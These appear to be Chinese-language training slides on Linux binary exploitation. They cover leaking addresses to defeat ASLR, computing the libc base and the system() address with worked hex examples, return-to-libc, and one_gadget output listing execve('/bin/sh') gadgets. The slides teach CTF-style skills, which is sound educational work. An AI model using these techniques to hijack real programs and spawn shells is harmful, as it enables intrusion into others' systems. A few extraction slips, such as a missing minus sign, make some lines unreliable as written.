•因為 ASLR,每次載入程式 Libc 的位置都會不一樣

• 所以要使用 Libc 就必須先找出 Libc 的 Base

•可以透過 Leak 的方式找到,只要有 Libc Binary,也知道 Leak 出來的是哪個 Address,就能簡單計算出 Libc 的 Base

• 常見的 leak 點有 GOT、Stack殘留、Unsorted bin

Caculate Function Address

- 計算 Libc Base
 - leak 一個在 libc 裡面的 Address
 - 例如 leak 出 puts 的 Address 是 0x7f796ee685a0
 - 找到該 Address 在 libc 裡面的 offset
 - 找 puts 的 offset 是 0x875a0
 - readelf -s libc.so.6 | grep puts
 - •將 leak Address 減去 offset 即為 Libc Base
 - 0x7f796ee685a0 0x875a0 = 0x7f796ede1000
- •計算目標 Function Address
 - 找到目標 Function 的 Offset, 方法同上
 - 例如 system 的 Offset 是 0x55410
 - 將 Offset 加上 Libc Base 即為實際 Address
 - 0x7f796ede1000 + 0x55410 = 0x7f796ee36410

Return to libc

• 計算出 Function 的位置

• 用各種方法 call 過去

OneGadget

- https://github.com/david942j/one_gadget
- david942j 大大開發的工具
- 幫你找出一個 Libc 裡面的某些 Address,只要符合一些條件,跳過去就能開 shell greeces exe

```
0xe6ce3 execve("/bin/sh", r10, r12)
constraints:
   [r10] == NULL || r10 == NULL
   [r12] == NULL || r12 == NULL

0xe6ce6 execve("/bin/sh", r10, rdx)
constraints:
   [r10] == NULL || r10 == NULL
   [rdx] == NULL || rdx == NULL

0xe6ce9 execve("/bin/sh", rsi, rdx)
constraints:
   [rsi] == NULL || rsi == NULL
   [rdx] == NULL || rdx == NULL
```

Lab

• Got